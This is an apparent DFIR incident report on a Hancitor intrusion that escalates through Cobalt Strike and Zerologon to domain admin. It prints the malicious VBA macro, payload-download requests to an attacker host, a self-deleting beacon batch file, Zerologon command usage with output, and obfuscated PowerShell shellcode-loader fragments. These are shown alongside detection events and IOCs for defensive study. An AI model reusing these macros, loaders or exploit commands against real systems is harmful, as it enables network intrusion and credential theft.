

# From Zero to Domain Admin

By editor

Published: 2021-11-01 · Archived: 2026-04-05 17:52:36 UTC

## Intro

This report will go through an intrusion from July that began with an email, which included a link to Google's Feed Proxy service that was used to download a malicious Word document. Upon the user enabling macros, a Hancitor dll was executed, which called the usual suspect, Cobalt Strike.

Various different enumeration and lateral movement tactics were observed on the network, along with the exploitation of Zerologon to elevate to domain administrator and gain full control over the domain. The threat actor was able to go from zero access to domain admin, in just under one hour.

## Case Summary

Like with many infections today, the threat actors gained initial access on a system through a malicious document email campaign, which made use of the Hancitor downloader. The document, upon opening and enabling of macros, would write and then execute a dll file from the users appdata folder.

The Hancitor dll downloaded and executed multiple payloads including a Cobalt Strike stager and Ficker Stealer. The threat actors then began port scanning for SMB and a few backup systems such as Synology, Veeam and Backup Exec.

After that, a battery of Windows utilities were run to check the windows domain trusts, domain administrators, domain controllers, and test connectivity. They then checked access to remote systems by connecting to the C\$ share.

The threat actors proceeded to move laterally to multiple other servers on the network by making use of existing local administrative rights of a compromised user. Cobalt Strike beacons were deployed to each server to facilitate remote access. Furthermore, the threat actors dropped an obfuscated PowerShell script on one of the machines to further their access. The PowerShell script loaded the malicious code into memory and started beaconing out to the remote command and control server.

Next, the threat actors used a custom implementation of the Zerologon (CVE-2020-1472) exploit (zero.exe) against one of the domain controllers. The domain controllers were vulnerable, and as a result, the operators managed to dump the domain administrator's NTLM hash. The threat actors then pivoted to the two domain controllers and deployed Cobalt Strike beacons.

The threat actors continued pivoting to key systems including additional domain controllers, backup servers, and file shares, using Cobalt Strike. Once on these systems, additional scanning occurred using a binary called check.exe that ran ICMP sweeps across the network.

Within two hours of the initial malicious document execution, the threat actors had a foothold on all key systems in the environment. Similar to a [previous case](#), the threat actors were evicted before completing their mission and as a result their final actions could not be observed.

## **Services**

We offer multiple services including a [Threat Feed service](#) which tracks Command and Control frameworks such as Cobalt Strike, Metasploit, Empire, PoshC2, BazarLoader, etc. More information on this service and others can be found [here](#).

The Cobalt Strike servers in this case were added to the Threat Feed on 5/16 and 7/15 .

We also have artifacts and IOCs available from this case such as pcaps, memory captures, files, event logs including Sysmon, Kape packages, and more, under our [Security Researcher and Organization](#) services.

## **Timeline**




Analysis and reporting completed by [@ijamaleks](#) & [@samaritan\\_o](#)

Reviewed by [@pigerlin](#) & [@kostastale](#)

**MITRE ATT&CK**

## Initial Access

Initial access was gained through a malicious document email campaign that aimed to trick the user into enabling Macros.



The document was delivered via an email that included a link to Google's Feed Proxy service which was hosting a malicious document as shared by [@James\\_inthe\\_box](#). Thanks for sharing James!

Reviewing the document we can see the expected malicious macro and identify the location of a dll to be dropped in the:

```
Options.DefaultFilePath
```

```
olevba 0.56 on Python 3.9.7 - http://decalage.info/python/oletools
-----
FILE: 0714_5835152731.doc
Type: OLE
-----
VBA MACRO ThisDocument.cls
in file: 0714_5835152731.doc - OLE stream: 'Macros/VBA/ThisDocument'
-----
Option Explicit
Option Compare Text
Private Declare PtrSafe Function gc Lib "shell32" _
    Alias "ShellExecuteA" (ByVal hwnd As Long, _
    ByVal lpOperation As String, ByVal lpFile As String, _
    ByVal lpParameters As String, ByVal lpDirectory As String, _
    ByVal nShowCmd As Long) As Long
Dim hdv As String
Dim bbbb As String
Dim med As String
Private Sub Document_Open()
Dim vcbc As String

Dim cx, dfgdgdg
dfgdgdg = "n"
cx = wdUserTemplatesPath
bbbb = "r"
vcbc = Options.DefaultFilePath(cx)
bbbb = bbbb & "u" & dfgdgdg
Call xz
If Dir(vcbc & "\ier" & ".dll") = "" Then
Call yyy

If Len(hdv) > 2 Then

Call nam(hdv)
```

We can see that this relates to the path:

```
%APPDATA%\Microsoft\templates\
```

And once the dll “ier” is written there, the macro proceeds to execute it.

```
body.Event.EventData.Data.ParentImage      body.Event.EventData.Data.CommandLine
C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE      "C:\Windows\System32\rundll32.exe" c:\users\██████████\appdata\roaming\microsoft\templates\ier.dll,HEEPUBQNOG
```

### Execution

Three files were downloaded by Hancitor from 4a5ikol[.]ru (8.211.241.0) including two Cobalt Strike stagers and Ficker Stealer.

```

GET /1407.bin HTTP/1.1
Accept: /*/*
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko
Host: 4a5ikol.ru
Cache-Control: no-cache
    
```

**Cobalt Strike Stagers**

```

GET /1407s.bin HTTP/1.1
Accept: /*/*
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko
Host: 4a5ikol.ru
Cache-Control: no-cache
    
```

**Ficker Stealer**


```

GET /7jkio8943wk.exe HTTP/1.1
Accept: /*/*
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko
Host: 4a5ikol.ru
Cache-Control: no-cache
    
```

Hancitor then launched multiple instances of svchost.exe and process injected them with Cobalt Strike.

body.Event.System.EventID.#text	body.Event.EventData.Data.RuleName	body.Event.EventData.Data.SourceImage	body.Event.EventData.Data.TargetImage
8	technique_id=T1055,technique_name=Process Injection	C:\Windows\SysWOW64\svchost.exe	C:\Windows\System32\rundll32.exe

The following diagram shows the initial execution process from the WINWORD.exe to the Cobalt Strike Beacons that were injected into memory by Hancitor.



Lastly, a Cobalt Strike command and control server was pinged before they copied the Cobalt Strike DLL and batch file, which were used to facilitate lateral movement.

body.Event.EventData.Data.ParentImage	body.Event.EventData.Data.ParentCommandLine	body.Event.EventData.Data.CommandLine
C:\Windows\SysWOW64\cmd.exe	C:\Windows\system32\cmd.exe /C ping 190.114.254.116	ping 190.114.254.116
C:\Windows\SysWOW64\rundll32.exe	C:\Windows\system32\rundll32.exe	C:\Windows\system32\cmd.exe /C copy cor.bat \\[redacted]\C\$\programdata
C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /c c:\programdata\cor.bat	rundll32.exe c:\programdata\cor.dll,TstSec 11985756

The batch file (cor.bat) is a 3-line script that will execute the Cobalt Strike DLL using rundll32.exe with a specific parameter.

```

1 @ echo off
2 rundll32.exe c:\windows\temp\cor.dll,TstSec 11985756
3 del "%~f0"
    
```

The Cobalt Strike DLL used in this case resembles the same Cobalt Strike DLL seen in [case 4301](#) based on the YARA rule associated to that case, indicating likely links between the actors in the two cases.

```

yara -s ~/report-yara/includes/case-4301.yar cor.dll
sig_95_dll_cobalt_strike cor.dll
0x8a28:$s1: TstDll.dll
0x4d:$s2: !This is a Windows NT windowed dynamic link library
0x8a48:$s3: AserSec
0x1a7:$s4: \.idata
0x1725:$s5: vEYd!W
0x3a93:$s6: [KpjrRdX&b
0x8572:$s7: XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
0x2736:$s8: %N8 2
0x7579:$s9: %~=vP
0x822c:$s10: it~?KVT
0x1ea9:$s11: UwaG+A
0x2b7d:$s12: mj_.%/2
0x80a0:$s13: BnP#lyp
0x2c82:$s14: (N"-%IB
0x7cde:$s15: KkL{xK
0x5068:$s16: )[IyU,
0x3d2e:$s17: |+uo6\
0x705b:$s18: @s?.N^
0x6e97:$s19: R%jdzV
0x5d9d:$s20: R!-q$F1
    
```

## Privilege Escalation

The threat actor made use of a custom developed implementation of Zerologon (CVE-2020-1472) executed from a file named “zero.exe”.

body.Event.System.EventID.#text	body.Event.EventData.Data.Image	body.Event.EventData.Data.ParentCommandLine	body.Event.EventData.Data.CommandLine
1	C:\Windows\SysWOW64\cmd.exe	C:\Windows\system32\rundll32.exe	C:\Windows\system32\cmd.exe /C zero.exe [redacted] administrator -c "powershell.exe"

```
zero.exe 10.10.10.10 DomainControllerHostName domain.name administrator -c "powershell.exe"
```

Once “zero.exe” is run it will provide the threat actor with the NTLM hash of the specified username, a Domain Administrator account in this case.

```
C:\>zero.exe 10.0.0.2 DC1 test.local administrator -c "powershell.exe"
Using:
IP - 10.0.0.2
DC - DC1
DOMAIN - test.local
ADMIN_USERNAME - administrator
COMMAND - %COMSPEC% /C "powershell.exe"
=====
authenticated
server passwd set successfully


Object RDN          : Administrator

** SAM ACCOUNT **

SAM Username       : Administrator
Account Type       : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration :
Password last change : 7/30/2020 2:17:29 PM
Object Security ID  : S-1-5-21-1810513327-145724812-3452571766-500
Object Relative ID  : 500

Credentials:
  Hash NTLM: 29191fb3dad66ffeca2682edc860d788
++++++command executed++++++
EXECUTED SUCCESSFULLY
C:\>
```

On the Domain Controller a service (Event ID 7045) will be created that will run the Reset-ComputerMachinePassword PowerShell Cmdlet.



The service will then be executed and the machine account password will be reset.

body.Event.System.EventID.#text	body.Event.EventData.Data.ParentProcessName	body.Event.EventData.Data.CommandLine
4688	C:\Windows\System32\services.exe	powershell.exe -c Reset-ComputerMachinePassword

Zerologon will create an Event ID 4624 for the domain controller computer account attempting to authenticate. The main red flag is the source network address IP differing from the IP of the domain controller, which in this case is set to the beachhead workstation on which zero.exe was executed.

Event 4624, Microsoft Windows security auditing.

General Details

New Logon:

Security ID:	S-1-5-	[REDACTED]
Account Name:	Domain Controller Hostname	
Account Domain:	[REDACTED]	
Logon ID:	0xA708F27	
Linked Logon ID:	0x0	
Network Account Name:	-	
Network Account Domain:	-	
Logon GUID:	{00000000-0000-0000-0000-000000000000}	

Process Information:

Process ID:	0x0
Process Name:	-

Network Information:

Workstation Name:	Beachhead Workstation Hostname
Source Network Address:	Beachhead Workstation IP
Source Port:	50219

Log Name: Security

Source:	Microsoft Windows security	Logged:	[REDACTED]
Event ID:	4624	Task Category:	Logon
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	[REDACTED]
OpCode:	Info		

More Information: [Event Log Online Help](#)

Lastly, Event ID 4648 will be logged on the beachhead machine indicating the zero.exe process was used to connect to a domain controller.

Event 4648, Microsoft Windows security auditing.

General Details

A logon was attempted using explicit credentials.

Subject:

Security ID: S-1-5-[REDACTED]  
Account Name: [REDACTED]  
Account Domain: [REDACTED]  
Logon ID: 0xF794D5E  
Logon GUID: {0ea860cc-f497-ce55-b7a3-053c00533c07}

Account Whose Credentials Were Used:

Account Name: Domain Controller Computer Account Name  
Account Domain: [REDACTED]  
Logon GUID: {00000000-0000-0000-0000-000000000000}

Target Server:

Target Server Name: Domain Controller FQDN  
Additional Information: [REDACTED]

Process Information:

Process ID: 0x6398  
Process Name: C:\ProgramData\zero.exe

Network Information:

Network Address: Domain Controller IP  
Port: 49667

This event is generated when a process attempts to log on an account by explicitly specifying that account name.

Log Name: Security  
Source: Microsoft Windows security  
Event ID: 4648  
Level: Information  
User: N/A  
OpCode: Info  
More Information: [Event Log Online Help](#)

Logged: [REDACTED]  
Task Category: Logon  
Keywords: Audit Success  
Computer: [REDACTED]

A blog post by Blackberry can be referenced to learn more about this custom developed Zerologon file used: <https://blogs.blackberry.com/en/2021/03/zerologon-to-ransomware>.

For more information on detecting Zerologon check out Kröll's [Zerologon Exploit Detect Cheat Sheet](#).

## Defense Evasion

Upon Hancitor launching on the system, it process injected into multiple instances of svchost.exe and rundll32.exe. Memory segments can be seen allocated with Execute, Read, and Write permissions, indicating that executable code is stored.

```

Process: svchost.exe Pid: 11476 Address: 0x4bc0000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: PrivateMemory: 1, Protection: 6

0x0000000004bc0000  4d 5a 52 45 e8 00 00 00 00 5b 89 df 55 89 e5 81  MZRE.....[..U...
0x0000000004bc0010  c3 49 7c 00 00 ff d3 68 f0 b5 a2 56 68 04 00 00  .I|...h...Vh...
0x0000000004bc0020  00 57 ff d0 00 00 00 00 00 00 00 00 00 00 00  .W.....
0x0000000004bc0030  00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00  .....

0x0000000004bc0000  4d                DEC EBP
0x0000000004bc0001  5a                POP EDX
0x0000000004bc0002  52                PUSH EDX
0x0000000004bc0003  45                INC EBP
0x0000000004bc0004  e800000000       CALL 0x4bc0009
0x0000000004bc0009  5b                POP EBX
0x0000000004bc000a  89df             MOV EDI, EBX
0x0000000004bc000c  55                PUSH EBP
0x0000000004bc000d  89e5             MOV EBP, ESP
0x0000000004bc000f  81c3497c0000    ADD EBX, 0x7c49
0x0000000004bc0015  ffd3             CALL EBX
0x0000000004bc0017  68f0b5a256      PUSH DWORD 0x56a2b5f0
0x0000000004bc001c  6804000000      PUSH DWORD 0x4
0x0000000004bc0021  57                PUSH EDI
    
```

Anomalous parent and child process relationships can be seen on the system that Hancitor was executed on, including rundll32.exe spawning svchost.exe and svchost.exe spawning cmd.exe.


```

. 0xffffc402dd747080:rundll32.exe          9768 10624
.. 0xffffc402e87dc0c0:svchost.exe          11476 9768
... 0xffffc402d7f0f080:rundll32.exe        20784 11476
... 0xffffc402d9e07080:rundll32.exe        20752 11476
.. 0xffffc402dc09c340:svchost.exe          2636 9768
... 0xffffc402dc205080:cmd.exe              8552 2636
.... 0xffffc402da5d7080:conhost.exe          9736 8552
.... 0xffffc402daeb7080:nslookup.exe         3744 8552
... 0xffffc402dbf4f080:rundll32.exe        30328 2636
    
```

Moreover, the Cobalt Strike DLL stager was executed with a specific command line parameter which is used as a sandbox evasion feature. In this case it is the number 11985756.

```

rundll32.exe c:\windows\temp\cor.dll,TstSec 11985756
    
```



Lastly, a PowerShell loader named agent1.ps1 used heavy obfuscation to conceal the execution flow and hide the final shellcode. After many iterations, the script would deobfuscate and run-in memory. The shellcode is responsible for loading a PE file into memory and calling out to 64.235.39[.]32 for further instructions.

```

35
36 Function NpvTinfSuWpVqzdLFIAQm() {
37     return 'LwXhrEucSmD9XDoOmXioNIP6+B2EVMdWg52cSydeHFFrEkFq/0a82Fmp18Z5sx87WIo9Jh0JHumSa15nHZkwoR7sWQ0p0Sen1rFwd5H31eWluHD9pp0jz/CY03M5i7opISFw+Zoxd9nzBAGFagv4L6t8mxTYB3rW1A1AXwPaA
38
39 }
40 $EKMOeBqEAmOxCpnpwRdGN = NpvTinfSuWpVqzdLFIAQm
41
42 $wLhIDWziDeApQYLEVCjxX = ((([regex]::Matches('qisBjSUMAFJ0iqAT3R+byDBdA3K6vHNI//anByh+ZYFOREbwR+QF1GQ30UIMZ04EKpJppV8n3syXugkbjKneQvmMAIAnreX2We510WxYt5ykA3Z9n9FN3hFaSuBjn2u6kw0D
43
44 $AkRDEzrYwATCDNykE1sI = 'Q0D65MRN4MEsR12Vyh1Y9Hos1JEDRDDgtG0tqPqL8rLhF2h8ky8JIBMaTbJqj77K10cpr/nFnrqovMwJNCYTQp9UMQLJfzelWg2yzgbbp1+16hyROeqvU4dE6ogbaE13wzI+FGA31vBqtaxaazRvqYax
45
46 $vpFhaWLTcsrOHCQLzszEzN = 'mbFPGDtpJicxXcdFG/Ydmz4dHG151JA0tRmH2WwVjPpYbsFxCiAffY0kckQnw6EeyeH40K0H6hmZ/H4KpB3tbTVXrd6LvKnUmzV78eggS+MBrz2uTY1+GdoPY29s6r2AkpZZzHg4KSyosjUrrFrWNUHH
47
48 $kwtBUHEcssZoIGiJwoKB = 'THzWAjCOVFW3Re50vF82JjzbFdmgiC/OSiagvpcOK/tv2fz1knjL3PATz/I+pRwcoyFqd0i72JCN/UGJRJCIUonBmx+C9Nm3TKyHf0mlpa7R5Z0F12xfhQX6jzPwVz6hme/7xy4GsGvnu9Ap4Gqzq
49
50 $yyCbzKHGEuOWgmfzdXlyU = 'MFtNICdHvoYw1N95UFkdHI3s22dx5FWR+VMb0Jne'.Substring(4, 32)
51
52 [Byte[]]$oBUEFIUjsZWaEBHsKwa = [System.Convert]::FromBase64String((--join($gDagdPzzxgYnLmNHSSMR,'zzkKIeFCIsIUejiP//g8QM1iUIiUIQal+ta+HoHdVNIYtFCIsIUeig/P//g8QM1iUIiUIaKyD8Jp
53
54 [IntPtr]$CjHxQLvEzGurZuarFzbrz = [OkwGNSnFFEmvLpdsdISG]::VirtualA11oc((-6299 + 6299),$oBUEFIUjsZWaEBHsKwa.Length,(3498 + 598),(1548 - 1484))
    
```

## Credential Access

The only credential access observed was through Zerologon, which was used to retrieve the domain administrator's NTLM hash.



```
C:\Windows\system32\cmd.exe /C net time
C:\Windows\system32\cmd.exe /C ping [Domain Controller]
C:\Windows\system32\cmd.exe /C nltest /dclist:[Domain Name]
C:\Windows\system32\cmd.exe /C Net group "Domain Admins" /domain \
C:\Windows\system32\cmd.exe /C nslookup
C:\Windows\system32\cmd.exe /C ping 190.114.254.116
C:\Windows\system32\cmd.exe /C net group /domain
```

Notice above, the threat actors pinged 190.114.254[.116] which is one of the Cobalt Strike servers they later used.

The threat actors enumerated local administrative access on remote systems by checking access to the C\$ share for hosts discovered after the port scan.

Initiating Process Parent File Name	Initiating Process File Name	Initiating Process Command Line
svchost.exe	cmd.exe	cmd.exe /C dir \\10 \c\$
svchost.exe	cmd.exe	cmd.exe /C dir \\10 \c\$
svchost.exe	cmd.exe	cmd.exe /C dir \\10 \c\$
svchost.exe	cmd.exe	cmd.exe /C dir \\10 \c\$

We observed a PowerShell script named comp2.ps1 that was executed on every Domain Controller in the environment. This script used the Active Directory RSAT module to get a list of computers and place them in a file named ‘comps.txt.’

```
body.Event.EventData.Data.ParentCommandLine    body.Event.EventData.Data.CommandLine
rundll32.exe c:\programdata\cor.dll,TstSec 11985756  C:\Windows\system32\cmd.exe /C C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -windowstyle hidden -executionpolicy bypass -file C:\Windows\temp\comp2.ps1
```

```
1 import-module activedirectory
2 Get-ADComputer -filter {enabled -eq "true"} | select -ExpandProperty name | sc C:\windows\temp\comps.txt
```

A program named check.exe was observed using the comps.txt text file. This program will take a list of IP addresses and hostnames from comps.txt and check if they are online using ICMP. The online hosts will then be directed to the check.txt text file.

body.Event.EventData.Data.ParentProcessName	body.Event.EventData.Data.CommandLine
C:\Windows\SysWOW64\cmd.exe	check.exe comps.txt check.txt -ip

The check.exe file contains three parameters that can be used one at a time:

```
check.exe comps.txt check.txt -ip (Check which hosts in comps.txt are alive, and write the IP to check.txt)
check.exe comps.txt check.txt -name (Check which hosts in comps.txt are alive, and write the hostname to check.txt)
check.exe comps.txt check.txt -full (Check which hosts in comps.txt are alive, and write the IP and hostname to check.txt)
```

## Lateral Movement

The threat actors pivoted towards multiple hosts on the domain from the beachhead. The main actions involved copying a Cobalt Strike DLL beacon and a batch script to run the DLL (cor.dll, cor.bat, GAS.dll, GAS.bat). Operators executed the batch script through a remotely created service on the target system.

body.Event.System.Computer	body.Event.EventData.Data.ParentImage	body.Event.EventData.Data.CommandLine	body.Event.EventData.Data.TargetObject	body.Event.EventData.Data.Details
Beachhead System	C:\Windows\SysWow64\rundll32.exe	C:\Windows\system32\cmd.exe /C copy cor.bat \\[redacted]\C\$\progr amdata	-	-
Target System	-	-	HKLM\System\CurrentControlSet\Services\c7e515b\Start	DWORD (0x00000003)
Target System	-	-	HKLM\System\CurrentControlSet\Services\c7e515b\Image Path	c:\programdata\cor.bat
Target System	C:\Windows\System32\services.exe	C:\Windows\system32\cmd.exe /c c:\programdata\cor.bat	-	-
Target System	C:\Windows\System32\cmd.exe	rundll32.exe c:\programdata\cor.dll,TstSec 11985756	-	-
Target System	-	-	HKLM\System\CurrentControlSet\Services\c7e515b\Start	DWORD (0x00000004)

The following shows one of the batch scripts used to run a Cobalt Strike payload.

```

1 @ echo off
2 rundll32.exe c:\windows\temp\cor.dll,TstSec 11985756
3 del "%~f0"
    
```

An obfuscated PowerShell script named 'agent1.ps1' was dropped on a machine through a Cobalt Strike Beacon. The PowerShell script had instructions to deobfuscate shellcode and run it in memory as a thread in the same PowerShell process.

```

51
52 [Byte[]]$oBUeFlUjsZVvAEbHhskWa = [System.Convert]::FromBase64String((-join($gDagDPFzzxgYnLNNHSSMR,'zzkIttFCIsIUejI/P//g8QMi1UIiUIQaL+tA+NoHdVn1YtFCIsIUe
53
54 [IntPtr]$CjHxQlvEzGUrZUarFZbrz = [OkwglNsSnFFEmvLpdsdISG]::VirtualAlloc((-6299 + 6299),$oBUeFlUjsZVvAEbHhskWa.Length,(3498 + 598),(1548 - 1484))
55
56 Function iabDHSonMqiKUIoswtNDM() {
57     return 4096
58 }
    
